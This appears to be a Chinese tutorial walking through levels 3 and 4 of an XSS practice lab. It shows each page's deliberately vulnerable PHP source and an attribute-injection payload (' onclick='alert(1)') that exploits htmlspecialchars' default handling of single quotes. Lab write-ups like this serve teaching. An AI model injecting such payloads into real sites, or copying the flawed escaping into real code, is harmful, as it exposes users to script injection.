
我们点击搜索后,再次点击对话框即可完成

level3
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level4.php?keyword=try harder!";
9 }
10 </script>
11 <title>欢迎来到level3</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level3</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = $_GET["keyword"];
18 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"."<center>
19 <form action=level3.php method=GET>
20 <input name=keyword value='".htmlspecialchars($str)."'>
21 <input type=submit name=submit value=搜索 />
22 </form>
23 </center>";
24 ?>
25 <center><img src=level3.png></center>
26 <?php
27 echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
28 ?>
29 </body>
30 </html>
|
分析源码,可以看到18和20行处,都用了htmlspecialchars这个函数。由于我们这里的php版本是低于8.1的,所以这里是没有过滤'的。那么payload可以是' onclick='alert(1)',如此便可实现xss注入。


但是如果我们要去考虑PHP8.1及之后的版本呢?还有没有其它手法?或者是寄希望于htmlspecialchars的flags参数的不恰当书写?
level4
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level5.php?keyword=find a way out!";
9 }
10 </script>
11 <title>欢迎来到level4</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level4</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = $_GET["keyword"];
18 $str2=str_replace(">","",$str);
19 $str3=str_replace("<","",$str2);
20 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
21 <form action=level4.php method=GET>
22 <input name=keyword value="'.$str3.'">
23 <input type=submit name=submit value=搜索 />
24 </form>
25 </center>';
26 ?>
27 <center><img src=level4.png></center>
28 <?php
29 echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
30 ?>
31 </body>
32 </html>
|
看到源码中17、18、19行是对尖括号<和>进行了一个过滤,没有进行其它过滤,22行代码和之前没啥区别
